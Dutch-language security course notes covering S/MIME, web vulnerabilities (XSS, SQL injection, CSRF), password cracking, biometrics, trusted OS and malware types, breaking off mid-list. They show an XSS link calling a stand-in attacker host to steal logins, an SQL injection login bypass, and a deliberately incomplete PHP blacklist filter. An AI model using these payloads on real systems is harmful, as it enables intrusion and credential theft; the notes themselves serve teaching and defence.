S/MIME ondersteund veel hash-functies, handtekeningschema's, sleuteluitwisselingen en symmetrische versleuteling/ontcijfering. De belangrijkste zijn: SHA-256, SHA-1, MD5, RSA, DH, AES-128-CBC, AES-192-CBC en 3-DES-CBC.

Om van een MIME bericht een S/MIME bericht te maken worden volgende stappen doorlopen:

1. Een MIME bericht wordt gevormd.
2. Het bericht wordt verwerkt naar een PKCS-object door de S/MIME regels te volgen.
3. Het PKCS-object wordt als berichtinhoud genomen en ingepakt in een nieuw MIME bericht.

Web applications

Kwetsbaarheden

Webapplicaties kunnen kwetsbaarheden bevatten waardoor de veiligheidsdoelen (security goals) niet gewaarborgd worden.

Misconfiguratie

Enkele voorbeelden van misconfiguratie van webapplicaties zijn:

- Oude versie van de server;
- Oude versie van third-party webapplicaties;
- Makkelijk te vinden wachtwoorden in de applicatie of voor de server;

- Openbare sourcecode die belangrijke informatie over het systeem bevat;

Client-side controls

In contrast met de server-side code, kan in de client-side code een script toegevoegd worden dat uitgevoerd wordt in de browser van de client. Deze scripts interageren meestal met elementen uit de webpagina. Deze controletechnieken in de client-side scripts kunnen niet voor veiligheidsdoelen gebruikt worden omdat ze in een directe manier door de clientgebruiker misbruikt kunnen worden. Zo kunnen functies om de rol te valideren aangepast worden zodat ze een welbepaalde waarde zullen teruggeven, parameters in de HTML-code kunnen eenvoudig aangepast worden, cookies kunnen aangepast worden door de gebruiker…

Direct object reference

Aanvallers kunnen gebruik maken van navigatie in de URL van een website om ongeoorloofde toegang te krijgen tot bepaalde pagina's of bestanden. Dit gebeurt meestal wanneer de ontwikkelaar geen validatiemechanisme implementeert om deze entiteiten te beveiligen.

Authentication errors

Zwakker wachtwoorden (meest voorkomende of korte die makkelijk berekend kunnen worden) moeten vermeden worden. Ook informatie over fouten mag eigenlijk niet gedeeld worden. Zo kan de aanvaller niet weten of de gebruikersnaam of het wachtwoord onjuist is en zal het langer duren om binnen te breken in het systeem.

Cross-site scripting

Een aanvaller injecteert kwaadaardige code in een kwetsbare webserver. Een slachtoffer bezoekt de kwetsbare webserver. De kwaadaardige code wordt aan het slachtoffer doorgespeeld. Deze code wordt uitgevoerd met de privileges die het slachtoffer op de webserver heeft. Hierdoor worden bijvoorbeeld inloggegevens doorgestuurd naar een derde server van de aanvaller die als proxy dient. Het slachtoffer zal niks merken maar zijn gegevens worden onderschept door de aanvaller.

Een voorbeeld van een kwaadaardige link die gebruikt wordt door een slachtoffer is: http://bobssite.org?q=puppies<script%20src="http://mallorysevilsite.com/authstealer.js">. De aanvaller zal proberen om het slachtoffer te overhalen om de link naar de website te gebruiken. Dit kan bijvoorbeeld door een e-mail in naam van de website te gebruiken met de vraag om in te loggen om het account te bevestigen.

Dit soort aanvallen kan voorkomen worden door de server beter te beveiligen. De input kan gecontroleerd worden, niet bestaande endpoints kunnen omgeleid worden, gelijktijdig inloggen kan gedetecteerd worden…

Op fora is dit ook een bekend probleem. In een bericht kan een script toegevoegd worden. Op die manier kan de identiteit van elke bezoeker geladen worden.

Er bestaan dus drie types XSS:

1. Een niet-persistente aanval zorgt ervoor dat kwaadaardige code uitgevoerd wordt op de toestellen van de bezoekers na reflectie van de code. De kwaadaardige code wordt extern ingeladen en is niet altijd aanwezig, enkel bij het gebruiken van een kwaadaardige link.
2. Persistente aanvallen worden uitgevoerd wanneer de kwaadaardige code wel reeds in het geheugen van de applicatie zit. Zo kan een blogpost in het geheugen van de server de kwaadaardige code bevatten. Deze code wordt uitgevoerd telkens de post geladen wordt.
3. DOM-gebaseerde aanvallen zitten in de pagina zelf. Het antwoord van de HTTP-aanvraag is niet gewijzigd. De code op de client voert wijzigingen uit met betrekking tot de DOM.

Voorbeelden van kwetsbaarheden zijn:

- Cookie stealing
- Website redirection
- Phishing
- Privacy violation
- Run exploits
- Javascript malware

SQL injection

Een aanvaller injecteert een kwaadaardige parameter dat een query aanpast of injecteert een nieuwe, bijkomstige query om meer informatie te verkrijgen dan eigenlijk voorzien was. Een voorbeeld staat in onderstaand fragment.

HTTP Request

```
POST /login?u='+OR+1<2#&p=bar
```

SQL Query

```
SELECT user, pwd FROM users WHERE u = '' OR 1<2#
```

Cross-site request forgery


CSRF gaat als volgt:

1. Een slachtoffer is ingelogd op een kwetsbare website.
2. Het slachtoffer opent een kwaadaardige pagina op de website van de aanvaller.
3. Kwaadaardige gegevens worden naar het slachtoffer gestuurd.
4. Het verkeer van het slachtoffer wordt ‘overgenomen’ en zal kwaadaardige berichten versturen in de naam van het slachtoffer.

Bescherming

Bescherming tegen dit soort aanvallen wordt gedaan door bedreiging te analyseren, veiligheidsopleiding te bieden, nazicht te doen van het design, code testing, online monitoring…

Onderstaand schema geeft een voorbeeld van bedreigingsanalyse.



Het filteren en nakijken van gebruikersinput is ook een goed voornemen. Dit kan ervoor zorgen dat scripts niet gebruikt kunnen worden na injectie in de URL of dat er geen SQL-injectie gedaan kan worden. Hiervoor kunnen twee methodes gebruikt worden. De whitelist of blacklist aanpak. Whitelist controleert of de ingediende waarde in een bepaald interval liggen. Dit is meestal de beste aanpak. Blacklist controleert of de ingediende waarde niet in een eindige lijst van niet-toegestane waarden zit.

Onderstaand voorbeeld toont aan dat blacklist niet goed genoeg is. De eindige lijst van niet-toegestane waarden is vaak niet volledig. In onderstaand voorbeeld mist bijvoorbeeld de parameter onfocus waarin ook scripts uitgevoerd kunnen worden.

```
function removeEvilAttributes($tag) {
  $stripAttrib =
'javascript:|onclick|ondblclick|onmousedown|onmouseup|onmouseov
er|onmousemove|onmouseout|onkeypress|onkeydown|onkeyup|styl
e|onload|onchange';
  return preg_replace(
    "/$stringAttrib/i", "forbidden", $tag);
}
```

Gebruik ook liever bestaande reguliere expressies dan zelfgemaakte. Zelfgemaakte bevatten meestal nog fouten.

Om SQL-injectie te voorkomen kan gebruik gemaakt worden voor prepared statements.

Tools

Enkele tools zijn:

- Source code analyse
- Browser add-ons zoals de web developer consoles
- Applicatiescanners die gegenereerde invoer automatisch testen
- BURP – netwerktool
- Log analyzers
- Firewalls zijn handig voor basisprotectie maar lossen niet alle problemen op.

Veilige systemen

Authenticatiemethodes

Wachtwoorden

Wachtwoorden worden vaak gebruikt voor authenticatie. Deze wachtwoorden worden typisch opgeslagen als hashwaarde in plaats van het originele wachtwoord. Het ingevoerde wachtwoord wordt dan gehasht en de waarde daarvan wordt vergeleken met de opgeslagen hashwaarde.

Het voordeel van deze techniek is dat het eenvoudiger te implementeren is dan complexe cryptografische protocollen.

Het nadeel is dat wachtwoorden moeilijk te onthouden zijn, vooral als je voor alle toepassingen je wachtwoord moet onthouden. Het is dan ook niet aangeraden om voor alle toepassingen hetzelfde wachtwoord te gebruiken.

Wanneer wachtwoorden slecht gekozen worden (lees onveilig), zijn ze heel kwetsbaar.

Wachtwoorden kraken kan gebeuren om verloren wachtwoorden terug te krijgen, niet-toegestane toegang te verkrijgen, veiligheidscontrole… Soorten aanvallen zijn brute-force aanvallen, woordenboekaanvallen, hashkettingen, rainbowtable…

Brute-force aanvallen werken door elke mogelijke combinatie te berekenen en te testen. Hoe langer het wachtwoord, hoe langer de berekentijd. Hierdoor weten we dat korte wachtwoorden makkelijk terug te vinden zijn.

In sommige gevallen worden hashes berekend. Een computer kan tegenwoordig meer dan 100 miljoen wachtwoorden per seconde berekenen. Met gebruik van een GPU kunnen er zelfs miljarden wachtwoorden per seconde berekend worden. Kant-en-klare softwarepakketten bestaan die deze implementaties beschikbaar maken voor het brede publiek. Een voorbeeld hiervan is John the Ripper. Tegenwoordig duurt het minder dan een dag (2011) om een wachtwoord van 10 kleine karakters lang te vinden.

Een woordenboekaanval is een aanval gebaseerd op een woordenboek met mogelijke wachtwoorden. In deze woordenboek staan voorberekende wachtwoorden die enkel nog geverifieerd moeten worden. Dit soort aanvallen is meestal succesvol omdat deze woordenboeken gelekte wachtwoorden bevatten en mensen vaak dezelfde wachtwoorden gebruiken. Deze techniek kan uitgebreid worden met varianten te berekenen van de

woorden uit het woordenboek. Kant-en-klare oplossingen zijn hier ook van beschikbaar door bijvoorbeeld John the Ripper.

Bijkomstig op wachtwoorden worden vaak veiligheidsvragen toegevoegd indien je jouw wachtwoord vergeten zou zijn. De vragen zijn vaak heel wat minder veilig en makkelijker te voorspellen dan zelfs de wachtwoorden van mensen.

Ook hashkettingen worden vaak gebruikt om wachtwoorden op te slagen. Enkel het eerste en het laatste wachtwoord wordt opgeslagen en de tussenliggende kunnen berekend worden aan de hand van hash- en reductiefuncties.

Een hashketting is een vooraf berekende tabel voor het omkeren van cryptografische hash-functies, meestal voor het kraken van wachtwoordhashes. Het construeren van een hashketting vereist twee dingen: een hash-functie en een reductiefunctie. De hash-functie moet overeenkomen met de hash-functie die wordt gebruikt door het systeem waarvan je een wachtwoord wilt herstellen. De reductiefunctie transformeert de verkregen hash in iets dat bruikbaar is als wachtwoord. Merk echter op dat de reductiefunctie niet echt een inverse is van de hash-functie: de enige vereiste voor de reductiefunctie is om een "platte tekst" -waarde in een specifieke grootte te kunnen retourneren. Een eenvoudig voorbeeld van een reductiefunctie is om de hash met Base64 te coderen en deze vervolgens af te kappen tot een bepaald aantal tekens. Door de hash-functie af te wisselen met de reductiefunctie, worden ketens van afwisselende wachtwoorden en hashwaarden gevormd. Om de tabel te genereren, kiezen we een willekeurige set initiële wachtwoorden uit P, berekenen voor elk een reeks van een vaste lengte k en slaan alleen het eerste en laatste wachtwoord op in elke reeks. Het eerste wachtwoord wordt het startpunt genoemd en het laatste wordt het eindpunt genoemd. Geen van de tussenliggende wachtwoorden of hash-samenvattingen wordt opgeslagen.

Nu, gegeven een hash-waarde h die we willen omkeren (zoek het bijbehorende wachtwoord voor), bereken een keten die begint met h door R, dan H, dan R, enzovoort toe te passen. Als we op enig moment een waarde zien die overeenkomt met een van de eindpunten in de tabel, krijgen we het bijbehorende startpunt en gebruiken we dit om de keten opnieuw te maken. De kans is groot dat deze keten de waarde h bevat, en als dat zo is, is de onmiddellijk voorafgaande waarde in de keten het wachtwoord p dat we zoeken. Aangezien "kiebgt" een van de eindpunten in onze tabel is, nemen we het bijbehorende startwachtwoord "aaaaaa" en volgen we de keten totdat 920ECF10 is bereikt. Het wachtwoord net voor het bereiken van deze samenvatting (“sgfnyd” in het voorbeeld) is degene die we zoeken.

$$\mathbf{aaaaaa} \underset{H}{\longrightarrow} 281\mathrm{DAF40} \underset{R}{\longrightarrow} \mathrm{sgfnyd} \underset{H}{\longrightarrow} 920\mathrm{ECF10} \underset{R}{\longrightarrow} \mathbf{kiebgt}$$

$$920\mathrm{ECF10} \underset{R}{\longrightarrow} \mathbf{kiebgt}$$

$$\mathbf{aaaaaa} \underset{H}{\longrightarrow} 281\mathrm{DAF40} \underset{R}{\longrightarrow} \mathrm{sgfnyd} \underset{H}{\longrightarrow} 920\mathrm{ECF10}$$

Het voordeel van hashkettingen is dat ze minder opslagruimte nodig hebben dan voorberekende hashtabellen.

TODO: DIA 443 – 453 (DIA 15 – 27)

Biometrie

Er bestaan vele verschillende methodes voor authenticatie:

- Iets dat de gebruiker weet: een wachtwoord, pincode…
- Iets dat de gebruiker heeft: een private sleutel, een geheime sleutel…
- Iets dat de gebruiker is: biometrie.

Er bestaan in biometrie twee categorieën: fysieke eigenschappen en gedragseigenschappen. Onder de fysieke eigenschappen vallen: vingerafdrukken, irisscans… Onder de gedragseigenschappen vallen: spraakherkenning, beweging tijdens handtekening…

De fijne die onze vingerafdrukken bepalen, worden beïnvloed door willekeurige spanningen die in de baarmoeder worden ervaren. Zelfs een iets andere navelstrenglengte verandert je vingerafdruk. Als zodanig hebben zelfs identieke tweelingen verschillende vingerafdrukken. Dit maakt dat elke vingerafdruk uniek is. Nadelen van vingerafdrukken zijn dat ze makkelijk over te nemen zijn (op oppervlakken, in computersystemen…) en niet vervangbaar of te hashen zijn. Aanvallers slagen er dan ook in om 80% kans te hebben om een vingerafdruk te omzeilen bij een authenticatiemethode. Net zoals een vingerafdruk zijn ook de iris en retina uniek bij elke persoon.

Biometrie zorgt voor een sterke authenticatie van gebruikersidentiteit. Het is daarnaast eenvoudig en snel te gebruiken.

De nadelen zijn:

- Zwakke veiligheid, is snel te achterhalen en na te maken bij snelle toepassingen. Bij hogere veiligheid verminderd ook de eenvoudigheid van gebruik.
- Sociale acceptatie van vingerafdrukken zijn redelijk aanvaard. Die van een iris of retina scan helemaal (nog) niet.
- Deze authenticatiemethode is sterk gelinkt aan de identiteit van een persoon. Hierdoor wordt de privacy volgens sommige mensen geschonden.
- Niet te gebruiken voor mensen met beperkingen.
- Kan niet opnieuw gegenereerd worden na blootstelling.

Security Tokens

Veiligheidstokens zijn minder afhankelijk van host security/gebruikersveiligheid. De opslag van geheime/private sleutels ligt buiten de taak van de gebruiker. De sleutels worden berekend op de token zelf. Tokens zijn bijna niet aan te vallen door malware.

Tokens worden typisch gebruikt voor 2FA. Er wordt een pincode gevraagd om de token te bedienen. De token wordt onbruikbaar wanneer te veel verkeerde pogingen werden gedaan. De authenticatie gebeurt door de token. De kans op verlies/blootstelling van authenticatie is bijna onmogelijk door meerstapsverificatie.

Er bestaan tokens die fysiek verbonden moeten worden met een hostapparaat. Er bestaan ook losstaande tokens met een beperktere input/output. Deze vragen meestal een pincode ter verificatie van de gebruiker. Deze genereren na een juiste pincode een cryptografisch willekeurig getal. Dit getal kan gebruikt worden als uniek wachtwoord en is vaak tijds- of antwoordafhankelijk.

Er bestaan ook tokens die niet fysiek verbonden worden waar ook geen input is. Deze genereren een cryptografisch willekeurig getal dat tijdsafhankelijk is. Het getal wordt meestal in combinatie met een wachtwoord als uniek wachtwoord gebruikt.

Voordelen van tokens die niet fysiek verbonden worden zijn dat ze minder kwetsbaar zijn voor malware op het hostapparaat. Nadelen zijn dat er nog overblijvende kwetsbaarheden bestaan en meer interactie van de eindgebruiker vereisen.

Een fysiek verloren token kan gekraakt worden.

Trusted OS

Een besturingssysteem wordt vertrouwd als het geheugenprotectie en gebruikersauthenticatie biedt. Om te stellen dat en besturingssysteem vertrouwd kan worden leggen we eerst een policy/beleid vast.


Policies

Een beleid legt vast welke actoren aan welke gegevens kunnen door ze te classificeren in groepen.

Access control

Om toegang tot informatie te krijgen delen we de gebruikers op in compartimenten. Elk stuk geclassificeerde informatie kan geassocieerd worden met een of meerdere compartimenten.

Voor elke gebruiker wordt dus vastgelegd in welke rang hij hoort en welke bijhorende compartimenten. Onderstaand schema geeft een voorbeeld. De informatie <secret, Sweden> kan gelezen worden door personen met toegang <top_secret, Sweden> en <secret, Sweden>, maar niet door personen die <top_secret, Crypto> zijn.



De drie meest gebruikte toegangscontrole modellen zijn:

- Discretionary Access Control (DAC): een gebruiker is eigenaar van wat hij zelf maakt. De eigenaar beslist welke andere gebruikers toegang hebben.
- Mandatory Access Control (MAC): een admin legt de autorisatie vast in plaats van de persoon die de bron aanmaakt. Er wordt gebruik gemaakt van regels of labels.
- Role Based Access Control (RBAC): werkt zoals MAC. Elke gebruiker heeft verschillende rollen. Elke gebruiker is gelinkt met een rol.

OS kernel

De kernel is het deel in het computersysteem dat de laagste functies uitvoert. Enkele kenmerken in een besturingssysteem zijn:


- Authenticatie van gebruikers
- Beveiligen van geheugen
- Bestands- en toestelcontrole
- Afdwingen van gedeelde componenten
- Vastleggen en toegangscontrole van generieke objecten
- Communicatie tussen processen onderling en hun synchronisatie
- Beveiligen van beveiligingsgegevens

Er bestaan ook veiligheidskenmerken met betrekking tot het design:

- Dekking: verzeker dat elke toegang gecontroleerd wordt
- Scheiding: scheidt beveiligingsmechanismen van de rest van het besturingssysteem
- Eenheid: alle beveiligingsmechanismen worden door dezelfde eenheid uitgevoerd om problemen sneller op te sporen
- Wijzigbaarheid: beveiligingsmechanismen zijn makkelijk te testen en te maken
- Compactheid: het besturingssysteem blijft klein
- Controleerbaarheid: alle situaties worden gedekt

De Trusted Computing Base (TCB) wordt gebruikt in de referentiemonitor. De TCB controleert toegang tot objecten zoals toestellen, bestanden, geheugen… TCB is dus eigenlijk de hardware, firmware en software met betrekking tot de kritische veiligheid van het besturingssysteem.

Een kernel kan beveiliging implementeren. We spreken van een gecombineerde kernel. Er bestaat ook een implementatie waarbij er een aparte veiligheidskernel voorzien wordt. Die zal dan de veiligheidsfunctie van het besturingssysteem (de gewone kernel) overnemen.



Disk encryption

Schijfversleuteling is een bescherming tegen het fysiek stelen van een schijf. De versleuteling van de gegevens op de schijf kan deel zijn van het besturingssysteem of van applicaties op het besturingssysteem. Tegenwoordig is deze optie aanwezig in de meest bekende besturingssystemen.

Er bestaat manuele versleuteling. Bij deze methode wordt gekozen welke bestanden versleuteld worden. In tegenstelling hiervan bestaat ook een methode om alle bestanden en mappen in een bestandssysteem te versleutelen. Dit noemen we file-system level encryption en wordt geboden als optie in een besturingssysteem. Er bestaat ook een volledige schijf versleuteling. Dit type versleuteling zit typisch onder het level van het besturingssysteem.

De voordelen van filesystem-level encryptie zijn: er bestaat een aparte sleutel per bestand, bestanden kunnen individueel geback-upt worden en er is een integratie van toegangscontrole.

General purpose file systems versleutelen de metadata niet. Cyrptografische file systems zijn ontworpen voor veiligheidstoepassingen en werken vaak bovenop bestaande file system lagen.

De voordelen van volledige schijfversleuteling zijn: de volledige schijf wordt versleuteld (ook tijdelijke bestanden, metadata…), gebruikers kunnen niet vergeten een bestand te ontcijferen en het is makkelijk om alle gegevens teniet te doen. De nadelen zijn: er bestaan cold boot aanvallen en ook side channel aanvallen.

Veilige software

Malware

Introductie

Malware is een verkorte term voor malicious software of kwaadaardige software. Malware is elke software die gebruikt wordt om computeroperaties te verstoren, gevoelige gegevens te verzamelen of toegang te verkrijgen op private computersystemen. Malware is software die expliciet een van voorgaande dingen doet met slechte bedoelingen van de maker van de

software. Badware kan deze dingen ook doen. Naast intentionele slechte bedoelingen kan het ook zijn dat deze zaken gebeuren zonder dat het de intentie van de maker was.

Er zijn veel verschillende types malware: wormen, Trojaanse paarden, ransomware, spyware, adware, scareware… Ze worden vaak onder de noemer virus geplaatst. Dit was de meest dominante vorm van malware in de jaren ’80 en ’90 maar is dus eigenlijk een type malware.

Malware is zoals eerder gezegd een stuk software. Het kan geheugen opeisen, bestanden schrijven en verwijderen en communiceren over het netwerk. Het kan daarnaast administratorrechten opeisen door gebruik te maken van een bug. Malware kan ook geprivilegieerde taken uitvoeren door een backdoor op te zetten.

Voorbeelden

Logische bom

Een logische bom is een kwaadaardige software die geactiveerd wordt wanneer bepaalde logische condities vervuld zijn. Dit kan een datum zijn, maar ook de aanwezigheid van bepaalde bestanden… Dit type malware wordt vaak gebruikt door medewerkers met hoge privileges die ontslagen worden.

Backdoor

Een achterdeur in een computersysteem (of cryptosysteem of algoritme) is een methode om normale authenticatie te omzeilen, ongeautoriseerde externe toegang tot een computer te beveiligen of toegang te krijgen tot platte tekst terwijl wordt geprobeerd onopgemerkt te blijven. De achterdeur kan de vorm aannemen van een verborgen deel van een programma, een afzonderlijk malwareprogramma kan het systeem ondermijnen via een rootkit, of het kan opzettelijk zijn geïnstalleerd voor onderhoud of foutopsporing.
Standaardwachtwoorden kunnen ook als achterdeur fungeren als ze niet door de gebruiker worden gewijzigd. Sommige foutopsporingsfuncties kunnen ook als achterdeurtjes fungeren als ze niet in de releaseversie worden verwijderd.

Er bestaan verschillende types backdoors:

- Software backoors: Worden in code ingevoegd.
- Object code backdoors: Veranderen objectcode. Dit type is heel moeilijk om te detecteren. Mensen inspecteren typisch enkel softwarecode in plaats van objectcode.
- Assymetric backdoors: Dit type is enkel bruikbaar door de maker. NSA gebruikt dit type vaak.
- Compiler backdoors: Compilers zijn zo geschreven dat ze backdoors in programma’s maken.

Trojaans paard

Een Trojaans paard of Trojaans paard is elk kwaadaardig computerprogramma dat zichzelf verkeerd voorstelt als nuttig, routinematig of interessant om een slachtoffer over te halen het te installeren. De term is afgeleid van het oud-Griekse verhaal van het houten paard dat werd gebruikt om Griekse troepen te helpen de stad Troje stiekem binnen te vallen.

Trojaanse paarden worden vaak verspreid via een of andere vorm van social engineering, bijvoorbeeld wanneer een gebruiker wordt misleid om een e-mailbijlage uit te voeren die vermomd is als niet verdacht te zijn (bijvoorbeeld een routineformulier dat moet worden ingevuld), of door drive-by download. Hoewel hun payload van alles kan zijn, fungeren veel moderne formulieren als een achterdeur, waarbij contact wordt opgenomen met een controller die vervolgens ongeautoriseerde toegang tot de getroffen computer kan krijgen. Hoewel Trojaanse paarden en achterdeurtjes op zichzelf niet gemakkelijk te detecteren zijn, kan het lijken alsof computers langzamer werken vanwege zwaar processor- of netwerkgebruik. In tegenstelling tot computervirussen en wormen, proberen Trojaanse paarden over het algemeen niet om zichzelf in andere bestanden te injecteren of zichzelf op een andere manier te verspreiden.

Spyware

Spyware is software die tot doel heeft informatie over een persoon of organisatie te verzamelen zonder hun medeweten en die dergelijke informatie zonder toestemming van de consument naar een andere entiteit kan sturen, of die de controle over een computer claimt zonder dat de consument dit weet. Het wordt ook gebruikt om hackers te helpen bij het verzamelen van informatie over het systeem van het slachtoffer, zonder de toestemming van het slachtoffer. De aanwezigheid van deze spyware is meestal verborgen voor de host en is erg moeilijk te detecteren. Sommige spyware, zoals keyloggers, kan opzettelijk in een organisatie worden geïnstalleerd om de activiteiten van werknemers te controleren. Spyware verspreidt zich niet noodzakelijkerwijs op dezelfde manier als een virus of worm, omdat geïnfecteerde systemen over het algemeen niet proberen de software naar andere computers te verzenden of te kopiëren. In plaats daarvan installeert spyware zichzelf op een systeem door de gebruiker te misleiden of door misbruik te maken van softwarekwetsbaarheden.

Adware

Adware, of door advertenties ondersteunde software, is elk softwarepakket dat automatisch advertenties weergeeft om inkomsten te genereren voor de auteur. De advertenties kunnen zich in de gebruikersinterface van de software bevinden of op een scherm dat tijdens het installatieproces aan de gebruiker wordt getoond. De functies kunnen zijn ontworpen om te analyseren welke internetsites de gebruiker bezoekt en om advertenties te presenteren die relevant zijn voor de soorten goederen of diensten die daar worden aangeboden. De term wordt soms gebruikt om te verwijzen naar software die ongewenste advertenties weergeeft. Het is software die advertenties weergeeft om inkomsten te genereren voor de auteur. Als adware-applicaties in de meeste gevallen vervelend maar onschadelijk zijn, worden ze gevaarlijk en privacy-invasief wanneer iemand spionagemodules in hun code integreert.

Ransomware

Ransomware is een type malware dat de toegang tot een computersysteem dat het op de een of andere manier infecteert, beperkt en van de gebruiker eist om losgeld te betalen aan de beheerders van de malware om de beperking op te heffen. Sommige vormen van ransomware versleutelen systematisch bestanden op de harde schijf van het systeem (cryptovirale afpersing, een dreiging die oorspronkelijk werd bedacht door Adam Young en Moti Yung) met behulp van een grote sleutel die technologisch onhaalbaar kan zijn zonder

het losgeld te betalen, terwijl sommige het systeem gewoon kunnen vergrendelen en berichten weergeven die bedoeld zijn om de gebruiker over te halen te betalen. Ransomware verspreidt zich meestal als een trojan, waarvan de lading is vermomd als een schijnbaar legitiem bestand. Hoewel aanvankelijk populair in Rusland, is het gebruik van ransomware-scams internationaal toegenomen. In juni 2013 heeft de leverancier van beveiligingssoftware McAfee gegevens vrijgegeven waaruit blijkt dat het in het eerste kwartaal van 2013 meer dan 250.000 unieke voorbeelden van ransomware had verzameld - meer dan het dubbele van het aantal dat het in het eerste kwartaal van 2012 had verkregen. Ransomware begon toe te nemen door middel van trojans zoals CryptoLocker, dat naar schatting 3 miljoen dollar had verdiend voordat het door de autoriteiten werd verwijderd, en Cryptowall, dat in juni 2015 naar schatting 15 miljoen dollar had opgehaald.

Scareware

Scareware werkt door valse waarschuwingsberichten weer te geven die de waarschuwingen van bedrijven of wetshandhavingsinstanties nabootsen en ten onrechte beweren dat het systeem is gebruikt voor illegale activiteiten of illegale inhoud bevat, zoals pornografie en illegale software of media. Sommige scareware-payloads imiteren productactiveringsmeldingen en beweren ten onrechte dat de installatie van een computer vervalst is of opnieuw moet worden geactiveerd. In juli 2013 gaf een 21-jarige man uit Virginia, wiens computer toevallig pornografische foto's bevatte van minderjarige meisjes met wie hij ongepaste communicatie had gevoerd, zichzelf aan bij de politie nadat hij ransomware had ontvangen en bedrogen die beweerde een FBI-bericht te zijn beschuldigde hem van het bezit van kinderporno. Een onderzoek bracht de belastende dossiers aan het licht en de man werd beschuldigd van seksueel misbruik van kinderen en het bezit van kinderporno.

Virus

Een computervirus is een malwareprogramma dat, wanneer het wordt uitgevoerd, zich repliceert door kopieën van zichzelf (mogelijk gewijzigd) in andere computerprogramma's, gegevensbestanden of de opstartsector van de harde schijf in te voegen; wanneer deze replicatie slaagt, wordt gezegd dat de getroffen gebieden "geïnfecteerd" zijn. Het bepalende kenmerk van virussen is dat het zichzelf replicerende computerprogramma's zijn die zichzelf installeren zonder toestemming van de gebruiker.

Worm

Een computerworm is een op zichzelf staand malware-computerprogramma dat zichzelf repliceert om zich naar andere computers te verspreiden. Vaak gebruikt het een computernetwerk om zichzelf te verspreiden en vertrouwt het op beveiligingsfouten op de doelcomputer om toegang te krijgen. In tegenstelling tot een computervirus hoeft het zich niet altijd aan een bestaand programma te hechten. Veel wormen die zijn gemaakt, zijn alleen ontworpen om zich te verspreiden en proberen de systemen waar ze doorheen gaan niet te veranderen. Echter, zoals de Morris-worm en Mydoom hebben aangetoond, kunnen zelfs deze 'payload-free'-wormen grote verstoringen veroorzaken door het netwerkverkeer en andere onbedoelde effecten te vergroten. Wormen veroorzaken bijna altijd op zijn minst enige schade aan het netwerk, al was het maar door bandbreedte te verbruiken, terwijl virussen bijna altijd bestanden op een gerichte computer beschadigen of wijzigen.

Combinaties

Naast de individuele types, bestaan ook gecombineerde bedreigingen. Dit is meestal een combinatie van voorgaande types. De meeste botnetten bestaan uit een combinatie van malwaretypes.

Infectiemethodes

TODO: DIA 507 – 515 (DIA 25 – 32)

Tegenmaatregelen

Maatregelen nemen tegen malware is nooit 100% mogelijk. Virusscanners worden gebruikt om malware te detecteren, identificeren en te verwijderen.

Software cracking

Software cracking is het aanpassen van software om beveiligingsmethoden zoals kopieerpreventie, proefversie/demo en serienummerverificatie te verwijderen. Er zit vaak malware in voorgecompileerde cracks die op het internet terug te vinden zijn.

Enkele tools zijn:

